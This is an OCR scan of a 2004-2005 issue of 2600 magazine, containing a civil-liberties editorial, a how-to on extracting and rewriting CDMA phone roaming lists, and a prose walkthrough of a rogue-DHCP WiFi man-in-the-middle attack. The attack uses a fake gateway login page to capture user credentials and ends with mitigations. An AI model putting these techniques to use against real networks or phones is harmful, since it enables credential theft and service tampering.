
Volume Twenty-One, Number Four
Winter 2004-2005, $5.50 US, $8.15 CAN

2600

The Hacker Quarterly



0 74470 83158 7 44>

SSSS

IF YOU SEE SOMETHING, SAY SOMETHING.

"We cannot simply suspend or restrict civil liberties until the War of Terror is over, because the War on Terror is unlikely ever to be truly over." - Judge Gerald Tjoflat of the 11th U.S. Circuit Court of Appeals, October 15, 2004.

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout and Design
ShapeShifter

Cover Design
Dabu Ch'wald

Office Manager
Tampruf

Writers: Bernie S., Billsf, Bland Inquisitor, Eric Corley, Dalai, Dragorn, John Drake, Paul Estev, Mr. French, Javaman, Joe630, Kingpin, Lucky225, Kevin Mitnick, The Prophet, David Ruderman, Screamer Chaotix, Seraf, Silent Switchman, StankDawg, Mr. Upsetter

Webmasters: Juintz, Kerry

Network Operations: css, mlc

Broadcast Coordinators: Juintz, lee, Kobold, Pete, Brilldon, boink

IRC Admins: Shardy, r0d3nt, carton

Inspirational Music: Hurricane Smith, Billie Holiday, Howe Gelb, Red Red Meat, George Winston

Shout Outs: NLG, CCC, Steve Rambam, Ken Copel, Mojo, Redbird, Lurid, Yes Men

2600(ISSN 0749-3851) *is published quarterly by 2600 Enterprises Inc. 2 Flowerfield, St. James, NY 11780.*

Periodicals postage paid at St. James, NY and additional offices.

POSTMASTER:
Send address changes to
2600, P.O. Box 752
Middle Island, NY 11953-0752.
Copyright (c) 2005
2600 Enterprises, Inc.

YEARLY SUBSCRIPTION:
U.S. and Canada -
$20 individual,$50 corporate (U.S. funds).
Overseas - $30 individual, $65 corporate.

Back issues available for 1984-2003 at $20 per year, $26 per year overseas.

Individual issues available from 1988 on at $5.00 each, $6.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752
Middle Island, NY 11953-0752
(subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99
Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).
***2600* Office Line: 631-751-2600**
***2600* FAX Line: 631- 474-2677**

Filling

Stick Around	4
Hacking CDMA PRLs	6
An Old Trick for a New Dog - WiFi and MITM	10
Vulnerabilities in Subscription Wireless	12
Best Buy's Uber Insecurity	13
Hijacking Auto-Run Programs	14
Catching Credit Card Fraud through Steganography	16
Ad-Ware: The Art of Removal	18
Tracking Wireless Neighbors	20
Backdooring the NAT'ed Network	25
Electronic Warfare	26
Grokking for Answers	28
Letters	30
Hacking LaGard ComboGard Locks	40
AVS Spanner Addendum	42
How to Own Star Search	43
Hacking Ticketmaster	46
Practical Paranoia	51
Building Cheap ID Cards	52
Hotspot Tunneling	53
Selfcheckout or ATM?	54
Marketplace	56
Meetings	58

Stick Around

There's been a lot of gloomy talk in the air lately. It certainly isn't hard to figure out why. We live in very troubled times and recently it seems like almost all of the news has been bad, especially for people like us. Freedom seems to be vanishing, privacy is a thing of the past, and there's no end of predictions on how technology will be used against us in the near and distant future. And even though it seems like the opposite is true, this is the time when positive change is most likely. We just have to be around to see that it happens.

The world has been changed by some very powerful people. Of that there can be no doubt. And there is great danger in allowing their changes to stand for the simple reason that people will become accustomed to them - either through apathy or from not knowing of another way. Changes in culture and society solidify into the norm faster than you can imagine. Before any of us know what has happened warrantless searches, state sanctioned torture, imprisonment without charge, and technology used to monitor our every move and categorize us will become the status quo. It will then be so much harder to move things back to the way they were since we won't have the weapon of fear at our disposal as those changing the world today do in such great abundance.

Some of the changes occurring today are necessary and even good. Few would argue that decent security on airplanes is a bad idea, provided that it's implemented in an even-handed and sane fashion. But so far it hasn't even come close. Never mind the fact that there are gaping security holes you can drive a truck through. What's more insidious is that people who dress in a certain manner, buy tickets with cash, or get one way instead of round trip tickets are defined as suspects. This is supposed to somehow be comforting to the masses. These traits are then widely publicized which makes it rather simple for any questionable people to avoid being defined as such. And as if that wasn't enough, suspicious people get to know in advance that they've been defined as suspicious thanks to the presence of four large S's on their boarding passes! This seems less a means of finding such individuals and more a method of getting people to conform to a particular behavior pattern. Either that or it's just a really dumb implementation of security. Whichever is true, it isn't making anyone any safer.

Demands for picture identification on airplanes may also seem like a good idea at first. What better way to identify dangerous people before they cause problems? Except that it's really quite trivial for someone to bypass this requirement with a fake ID, as many have already done. It's such a glaring hole that one has to wonder if we're all being set up for the "necessity" of having a national ID card that's standardized throughout the nation and mandatory to carry. As of the beginning of the year, such a card is now required for all adults in the Netherlands. The government of the United Kingdom is pushing for a similar card. Germany has had one for years. It's not inconceivable that something like this could be a reality in the United States in the very near future, especially when it's made clear to us how "ineffective" the current system really is. And public opinion is slowly being turned in favor of such a system due to the "risks" of not having one.

Then there's the Internet which is increasingly seen as a tool for terrorists. On more than a few recent occasions, we've seen the activity of hackers compared to that of terrorists. Any rational person can quickly conclude that no action of any hacker in recorded history has ever held a candle to what terrorists do. Why make such an incredibly distorted claim in the first place? It's not very

hard to figure out the rationale. As long as the connection can somehow be made, it will remain in the minds of the public the next time amazon.com is unreachable or spam clogs their inbox. It won't matter that hackers aren't in any way responsible, nor will it matter that these inconveniences are trivial in the bigger scheme of things. As long as the fear somehow manifests itself - and in most cases it will simply be fear of a "what if" scenario - an Internet disruption will be as serious an issue as a bombing. And the culprits will be equally nebulous in each case. In addition to the demonization of hackers and their sympathizers, the net itself will come under increasing scrutiny and control.

Whenever changes of this magnitude have been made in the past, we could always count on the checks and balances of our system of government to ensure that it was all being done fairly and that nobody's rights were violated - at least in theory. The real danger today is that even this safeguard is being targeted as a threat of sorts. The Patriot Act makes it possible to completely bypass the Constitution when it's deemed necessary by various law enforcement and governmental agencies. Warrantless searches, monitoring of library users who read certain books or publications, infiltration of organizations that simply criticize the government, the ability to hold people (including U.S. citizens) indefinitely without charges if they're labeled (without explanation) as a "terrorist" or "enemy combatant" - two terms with increasingly vague meanings.... The list goes on and on. And while sections of the Patriot Act are set to expire at the end of this year, there are forces at work to make it even stronger and more permanent.

It's truly amazing what fear can accomplish.

With all of these developments, it's little wonder so many people are seriously considering leaving the country and starting fresh someplace else. And with the new US VISIT program that actually requires foreign visitors to be fingerprinted upon entry to the country, we're not surprised so many people are crossing the United States off their list of places to visit.

But if people give up, the battle may truly be lost. And a war analogy is perhaps what is in order here. What would happen if one side in a war simply walked away? Obviously, the other side would dominate and do as it pleased. It would be absurd to think that life would miraculously be restored to the way it was before the battle began. In a war that one believes in, fighting in whatever ways one can is the only acceptable course of action.

Bleak as it may seem, the changes that have been taking place *can* be influenced by our voices and our actions. Total Information Awareness, Patriot Act II, and elements of the Children's Internet Protection Act have all been dealt severe setbacks due to public opposition and legal challenges. Had these objections not been made, we would be living under far more restrictive rules that would have made our worries of today seem trivial. Let's not fool ourselves - all of these draconian regulations will be back under different names and under new circumstances. Those who want these kinds of changes in our lives are quite relentless. That's why it's so important that we not let our guard down, ever.

It's easy to give up and go to what may seem like a more pleasant environment. But looks can be deceiving. Anything that's a threat here will eventually (if not already) be a threat anywhere else in the world. And abandoning the fight only helps to ensure the outcome. You're *supposed* to feel helpless, like you can't possibly make anything change. But if you look back at history, you'll see that all of the shifts in direction - good and bad - were initially begun by a relatively small and insignificant number of individuals.

It may seem hopeless. It may appear as if we're merely witnessing a long series of negative steps that will eventually crush freedom and outlaw opposition. But it doesn't have to be this way. We can unite and seek out more people who see the threat in these trends. They do exist and they are everywhere, even within the government itself. What better way to prove that you believe in free speech, free association, the Constitution, civil rights, etc. than to stand up and fight for them when they become endangered?

We look forward to the battles ahead.

HACKING CDMA PRLs

by The Prophet

In North America, CDMA is the most popular digital technology used in wireless telecommunications. Verizon, Alltel, US Cellular, Sprint PCS, Telus, Bell Mobility, Iusacell, and numerous other carriers throughout the continent operate service on CDMA networks. CDMA offers the most comprehensive coverage of any digital technology on our continent. CDMA is also gaining popularity in Asia and some parts of Europe outside the European Union.

In the United States, every carrier sells "nationwide" service in one form or another. They would all like you to believe that they operate service in every corner of the continent, and publish maps boasting seamless, wall-to-wall, nationwide coverage. Marketing, sadly, must always converge with reality, and this is where roaming comes into play. Carriers negotiate roaming agreements to provide coverage to their subscribers where they do not have coverage of their own. And in more places than not, your carrier probably doesn't operate their own network.

Hooking you up with the right network, however, can be a fairly complex technical problem. I'll elaborate. My CDMA handset has CDMA (PCS) and AMPS (cellular) capability, and is compatible with the networks of four different carriers here in the Seattle area (Verizon, Sprint, Qwest, and AT&T Wireless). Obviously I prefer digital roaming but my carrier (a nationwide PCS carrier) doesn't have a roaming agreement with Qwest, so this won't work (for what it's worth, my carrier has service everywhere Qwest does and then some, so it wouldn't benefit me much). They do have both digital and analog roaming agreements with Verizon (although my handset only works with analog roaming on the frequency Verizon uses in this area), and they have an analog roaming agreement with AT&T Wireless. If I leave my home network, it is preferable to my carrier that I roam on the Verizon network because the wholesale airtime is less costly to them than from AT&T Wireless. It's preferable to me, too; Caller ID and voicemail notification don't work when I am roaming on AT&T Wireless.

Fortunately for you and your wireless carrier, you don't have to make conscious decisions about which carrier on which to roam. Your handset uses a file called the Preferred Roaming List (PRL) to do it for you. This file contains a listing of the frequencies and system IDs it is authorized to use. It is stored in binary format and is often updated by the carrier over the air when you call customer service. Unfortunately for you, this means that your carrier can make changes to your roaming coverage without you knowing. And even more unfortunately, they may not be good changes from your perspective.

Parts of a PRL

PRLs are fairly standardized, although there are some subtle differences between carriers (such as whether an enhanced roaming indicator is used). The file consists of an acquisition table and a system table. What follows is how a major nationwide PCS carrier structures its PRLs.

Acquisition Table

The acquisition table indicates which frequencies and technologies are used when searching for a wireless signal. These are used to help your handset quickly locate a signal. Acquisition tables can also be used to restrict your handset to a particular type of service (such as analog), even when another type of service (such as digital) may be available. This is unfortunately common; analog wholesale airtime is generally less expensive than digital, so your home carrier may prefer to stick you with crackly, battery-draining analog service when you leave their service area.

The acquisition table is broken into the following categories:

Index: This is a numerical identifier for each entry in the acquisition table.

ACQ Type: This is a numerical identifier for the technology that is used:

1 - AMPS/Cellular frequencies
4 - CDMA/Cellular frequencies
5 - CDMA/PCS Frequencies (scan entire block)
6 - CDMA/PCS Frequencies (scan partial block)

CH1: Indicates the first channel to be scanned, or one of the following special characters:
A - Scan cellular or PCS "A" block (the handset decides which depending on the acquisition type)
B - Scan cellular or PCS "B" block (the handset decides which depending on the acquisition type)
C - Scan PCS "C" block
D - Scan PCS "D" block
E - Scan PCS "E" block
F - Scan PCS "F" block
Both - Scan cellular A and B blocks

CH2-CH37: Each of these can be used to scan additional, specifically identified, PCS frequency range

Figure 1: Example Acquisition Table

INDEX	ACQ TYPE	CH1	CH2	CH3	CH4	CH5	CH6	CH7 - - - - CH31
0	6	500	425	825	575	850	325	625 200
1	6	575	625	500	425			
2	6	50	100	75	475	825	850	175 250
3	6	25	200	350	375	725	50	475 175 250
4	1	Both						
5	1	A						
6	1	B						
7	5	A						
8	5	B						
9	5	C						
10	5	D						
11	5	E						
12	5	F						
13	4	A						
14	4	B						
-								
37	4	Both						

Note: This has been truncated to conserve space. Most acquisition tables are much more complex and contain over 40 entries. I have retained #37 in the index because it is referenced in the figures below.

System Table

The system table is the meat of the PRL. It lists System IDs that your phone is authorized to use, the acquisition type used with each, and their priority. It's important to realize that this isn't a comprehensive listing of all the carriers with whom your wireless carrier has a roaming agreement. For example, my handset will always default to the analog cellular "A" block carrier if no other signal is available. This is just fine in Valdez, Alaska. While their System ID is not included in the current PRL on my handset, Dobson Cellular has a roaming agreement with my home carrier and operates analog service on the cellular "A" block, so I had no trouble roaming there.

The system table is broken into the following categories:
Index: This is a numerical identifier for each entry in the system table.
SID: The System ID of the carrier being scanned. For example, 0006 is the System ID for the Verizon Seattle market.
NID: The Network ID. This is nearly always set to 65535.
NEG/PREF: Determines whether the entry represents a preferred or negative System ID. If this is set to NEG, only emergency calls are allowed on this System ID.
GEO: If set to NEW, this represents a new geographical area in the PRL.
PRI: If set to SAME, the next entry has the same priority as the current entry. If set to MORE, the next entry will have a lower priority than the current entry.
ACQ Index: Cross-references an index entry in the acquisition table. The System ID will be scanned using the frequencies represented in this entry. For example, an acquisition index of 4 means that the handset will scan the cellular A and B blocks for an AMPS (analog) signal.
ROAM IND: Determines whether the roaming indicator is displayed. This is somewhat counterintuitive; a roaming indicator of 1 means that no roaming indicator will be displayed, while a roaming indicator of 0 means that one will be displayed.

Figure 2: Example System Table

1	4174	65535	Pref	NEW	SAME	12	1
2	4180	65535	Pref	SAME	SAME	6	1
3	4186	65535	Pref	SAME	SAME	12	1
4	4188	65535	Pref	SAME	MORE	12	1
5	1165	65535	Pref	SAME	SAME	4	0
6	1441	65535	Pref	SAME	MORE	37	0
7	1739	65535	Pref	SAME	MORE	37	0
8	436	65535	Pref	SAME	MORE	37	0
9	580	65535	Pref	SAME	MORE	37	0
10	1173	65535	Pref	SAME	SAME	4	0
11	1607	65535	Pref	SAME	MORE	37	0
12	1610	65535	Pref	SAME	MORE	37	0
13	1779	65535	Pref	SAME	MORE	37	0
14	1784	65535	Pref	SAME	MORE	37	0
15	1858	65535	Pref	SAME	MORE	3	0
16	1858	65535	Pref	SAME	MORE	4	0
17	6	65535	Pref	SAME	MORE	37	0

Note: This has been truncated to conserve space. Most acquisition tables are much more complex and contain hundreds of entries.

Interpreting PRLs

Obviously, raw PRLs aren't very human-readable. Some CDMA hackers like to take PRLs apart after they are released and match up the information in them with FCC databases and other sources. This can provide some insight into new coverage and changes to existing coverage.

To interpret a PRL, you need to download the binary version to your handset using a data cable. You can do this using the file system browser in the free BitPim tool (to download the tool, search the Web for BitPim). Depending on your carrier, this file may be located in an obvious place, or may not be. On many handsets the file is located in the /nvm/PRL directory. On my handset, the prl_0000 and prl_0001 files you'd expect in that location are there. However, they're effectively blank- 4,306 bytes of NULL characters.

On my handset (and many Sanyo handsets), you need to keep digging. Go to the /nvm/nvm directory. The nvm_0019 or nvm_0024 file is your target. Save both out to your hard disk.

You're not ready to hack on it yet (you didn't think it'd be that easy, did you?). You'll need to massage it in a hex editor first. I like XVI32, which you can find by searching the web; it's freeware and works well.

Open the file in your hex editor and search for the 0F (hexadecimal) offset. Truncate all the characters ahead of it, then scroll to the bottom of the file and find where all of the null characters (00 hexadecimal) begin. Truncate them all.

Now save your changes and open the file in your favorite PRL editor (you can find one easily by searching the web). If you've done everything correctly, you will be able to open the PRL for viewing.

Figure 3: Example PRL Interpretation, Based on Figure 2 System Table

```
Priority 1
   04174  PCS  --  SprintPCS - Portland OR
              SCAN   500B  575B  475B
   04180  PCS  --  SprintPCS - Salt Lake City UT
              SCAN   675B  500B  600B
   04186  PCS  --  SprintPCS - Seattle WA
              SCAN   500B  575B  475B
   04188  PCS  --  SprintPCS - Spokane WA/Billings MT
              SCAN   500B  575B  475B
Priority 2
   01165  (A)  RM  Western Wireless Corporation
              389A  Idaho 2 - Idaho
              390A  Idaho 3 - Lemhi
   01441  D/A  RM  Western Wireless Corporation
              268A  Billings MT
              297A  Great Falls, MT
              523A  Montana 1 - Lincoln
              524A  Montana 2 - Toole
              525A  Montana 3 - Phillips
              526A  Montana 4 - Daniels
              527A  Montana 5 - Mineral
```

```
            528A  Montana 6 - Deer Lodge
            529A  Montana 7 - Fergus
            530A  Montana 8 - Beaverhead
            531A  Montana 9 - Carbon
            532A  Montana 10 - Prairie
   01739  D/A  RM  Western Wireless Corporation
            675A  Utah 3 - Juab
            676A  Utah 4 - Beaver
            677A  Utah 5 - Daggett
            678A  Utah 6 - Piute
Priority 3
   00436  D/A  RM  United States Cellular Corporation
            229B  Medford OR
   00580  D/A  RM  United States Cellular Corporation
            191B  Yakima WA
            214B  Richland-Kennewick-Pasco WA
            607B  Oregon 2 - Hood River
            608B  Oregon 3 - Umatilla
            697B  Washington 5 - Kittitas
            699B  Washington 7 - Skamania
   01173  (A)  RM  United States Cellular Corporation
            390A  Idaho 3 - Lemhi
            392A  Idaho 5 - Butte
            393A  Idaho 6 - Clark
   01607  D/A  RM  United States Cellular Corporation
            610A  Oregon 5 - Coos
   01610  D/A  RM  United States Cellular Corporation
            611B  Oregon 6 - Crook
   01779  D/A  RM  United States Cellular Corporation
            696A  Washington 4 - Grays Harbor
   01784  D/A  RM  United States Cellular Corporation
            698B  Washington 6 - Pacific
Priority 4
   01858  PCS  RM  UBET Wireless
            SCAN  25 200 350 375 725 50 475 175 250
Priority 5
   01858  (A)  RM  UBET Wireless
            677B  Utah 5 - Daggett
Priority 6
   00006  D/A  RM  Verizon Wireless
            020B  Seattle-Everett WA
            082B  Tacoma WA
            212B  Bremerton WA
            242B  Olympia WA
            270B  Bellingham WA
            693B  Washington 1 - Clallam
            696B  Washington 4 - Grays Harbor
```

Hacking PRLs

Here's where things might get more interesting. Suppose that in the example above, you knew that Western Wireless operates CDMA service on the SID 1165 "A" cellular block. Unfortunately, your carrier, through the PRL, has restricted you to crackly, battery-draining, scratchy analog service when you travel in this area. Let's also assume for the sake of argument that the cellular "B" carrier in the area has better service, but isn't in the PRL even though you know your carrier has a roaming agreement with them.

If the acquisition index were to change to 37 from 4 on this entry, you'd suddenly have digital service in this area. Or what about bypassing Western Wireless entirely? Add the carrier you prefer into the PRL and elevate their priority above Western Wireless, and you'd use them instead. Here's how to do it:

Obtain a copy of the Phone Service Tool (PST) for your handset. It helps to have a friend who works for your wireless carrier, because PSTs generally aren't available to consumers.

Using your PRL editor, make the changes and save them out to a new binary file.

Using the PST, upload the new PRL to your handset. Be careful never to upload an empty PRL!

If this sounds daunting, it's because it is. I always encourage people to experiment with technology, but this is something I don't encourage most *2600* readers to try. You won't break your phone by reading the interesting things in the file system of your handset, and it's definitely safe to read your PRL. However, bad things can happen if you make changes, so be forewarned:

You *will* void the warranty on your handset. Don't expect any sympathy from your carrier, and they *will* know how you broke your phone (especially after this article appears in *2600)!*

You will almost certainly violate the terms of your carrier's service agreement. This means that your carrier can cancel your service and still charge you the early termination fee (yes, even though *they* canceled *you).*

If you upload a blank PRL, your handset may be irreparably damaged (yes, really, this has happened).

PRLs are complex and it's easy to mess them up, so you might have weird problems with your service if you make changes. If you have problems, just revert back to the original PRL and they should go away.

In some areas, creating or using a hacked PRL may even be a crime! Take this warning seriously. Penalties for technology crimes are beyond all bounds of reason.

You now have the power. Use it for good, not for evil!

An Old Trick for a New Dog - WiFi AND MITM

by uberpenguin
uberpenguin@hotpop.com

If you are reading this magazine, it is probably safe to assume you are familiar with the concept of a man-in-the-middle attack (which from here will be referred to as MITM for brevity) as it pertains to networking resources. In this article I hope to point out how this old and well known concept can be applied to an 802.11 WiFi network. I will use a case study of a fairly large wireless network I have access to in order to illustrate a possible scenario of a WiFi MITM attack.

The Network

First, let's establish that gaining access to the network is not going to be discussed here. In my case study I already had legitimate access to the network and formulated my scenario from the point of view of one of the numerous persons who also have access to this wireless network. I will not talk about the mundane technical details of the software setup; that is out of the scope and interest of this article. A general description of the wireless network setup follows:

The network in question consists of numerous access points placed throughout a large area that includes both indoor and outdoor coverage. Each access point is "dumb," that is, it simply acts as a bridge between a wired and wireless network and nothing else. The wireless APs are set up with all the reasonable precautions: ESSID broadcasting turned off and WEP. The wired network that all the APs connect to is separate from the rest of the facility's networks. A single gateway is the bridge between the wireless system (including the wired network of all the APs as well as the wireless clients that connect to them) and the rest of the network resources. This gateway also acts as the DHCP server for all the wireless clients. The gateway uses a common MAC-based authentication method that requires you to log in using your user ID and password before it will allow access to the rest of the network. This login form is secured using 256-bit AES encryption that is signed by a large CA (as we shall see later, this proves to be the most foolproof part of the system). As you can see, the network is setup with every sensible measure that can be implemented with a non-homogeneous network (hardware, OS, or otherwise). However there are still problems.

The Scenario

The basic concept that this scenario considers is that of DHCP operation. For those of you not familiar; a DHCP client sends a broadcast packet to the network requesting DHCP service. It will then wait for the first DHCP server that responds to the request with configuration information; re-sending the DHCP broadcast if necessary. Here is where we zero in on the key phrase "first DHCP server." The DHCP client will use whatever information it first receives and ignore all subsequent DHCP responses. Thus we have the basis for our scenario. In our hypothetical setup, we have four important components: a firewall that can perform routing functions, a DNS server, a DHCP server, and an HTTP server (and a WiFi card that works with whatever 802.11 standard is being used obviously). All of these components are readily available for most Free *nix systems.

The idea is to set up a clone of the "real" gateway that bridges the wireless system to everything else. Depending on where a person is physically located in relation to clients, the clone DHCP server may be able to send a response to a given DHCP request more quickly than the real gateway. To affect a larger number of wireless users, one would merely need to

change their physical location. After a client has received the alternate DHCP information and attempts to access a network resource (in this case, an HTTP resource), the normal behavior of the real gateway is mimicked. Specifically, this entails redirecting the user to a secure login page hosted on the gateway. Herein is the largest flaw in this attack, one whose effects will be discussed shortly. There is no good way to forge a secure certificate. We can replicate the normal behavior of the real gateway in every way, down to its domain name thanks to our DNS server. But the false login page will have to be insecure, unlike the real one. Here we must have faith in the ignorance of Joe WiFi User. Even a security-conscious person such as myself can neglect checking the authenticity of a host that is supposed to be secure. In a rush to do other things, one can just quickly login to the gateway not giving a moment's thought to the security risk they just took. That fact is what makes all of this possible; otherwise the secure login would be a show-stopper.

By now I am sure the reader has ascertained where this scenario is headed. Presented with a familiar login form, Joe WiFi User enters his userID and password and presses Submit. Of course our faux gateway will log him into the real gateway, passing along the values to the real HTTP server for processing and observing the result. However, upon recognizing a successful authentication routine, the script will log this userID and password combo. MITM attack successful.

The Conclusion of the Matter

Let's briefly consider the "flaws" in this scenario. Obviously this setup will not go undetected for long. Upon realizing that the login page being presented is insecure, any savvy user will immediately realize something is wrong and (hopefully) report it to whomever is responsible for maintaining the wireless system. The administrators will quickly be able to spot an unauthorized DHCP server and the traffic it generates. Most cards allow overriding of their built-in MAC address, so tracking the offender may not be easy. However the network admins will at least be able to figure out general physical location of the fake gateway by determining which access point it is using for its own network connectivity. By changing location and hardware addresses, however, one could likely keep up this routine for a while without being caught.

As was mentioned in the network description, the wireless APs in my case study do not perform any network functions other than bridging the wired and the wireless. If these APs were given some packet forwarding and firewall functionality, they would be able to enforce rules on allowable DHCP packets and possibly eliminate the MITM problem described in this article. Another possibility for eliminating this sort of vulnerability is a bit of password trickery using RSA's SecurID system. Obviously this requires a fair monetary investment, but it is a valuable one for any large-scale wireless network. Yet another suggestion I have heard is using Windows' Active Directory policies to disallow DHCP configuration from any hosts that are not specified in a trusted list. Of course, this is only an option in a homogeneous (Microsoft) OS environment where the desktop software can be somewhat controlled. This is not the case in the network I have been describing, but it could be in other cases. Perhaps the best tradeoff that can be used to minimize the vulnerability is enforcing a strict password policy for the gateway. In my case study network setup, the userID and password used to authenticate with the gateway is the same one that is used for most other computing services. This account is meant to protect quite a bit of sensitive data, including and not limited to financial and administration information.

The conclusion we are forced to make, therefore, is that our wireless network is to be treated as wholly insecure. The case study does take that stance for the most part, but a crucial detail was overlooked when important user accounts were allowed to be used for WiFi authentication. Ideally users would use a totally different userID and password to log into the gateway, or at least a different password. Doubtlessly, the users would be unhappy, but that is a small price to pay for the added security. These accounts would no longer be so useful that someone might want go through all the trouble of collecting them. All they do is give you access to the network itself rather than all the resources on the network.

Above all else, I believe this article demonstrates the extreme necessity of emphasizing to end users the importance of verifying that they are connected securely to the gateway before attempting to log in. Remember that this entire scenario relies on most users not realizing what is happening. While it cannot be reasonably expected for every WiFi user to become network competent; a little bit of knowledge can go a long way in improving your wireless security.

Many thanks go to aydiosmio and openfly for their help in exploring the possibilities of this idea.

VULNERABILITIES in Subscription Wireless

by wishbone

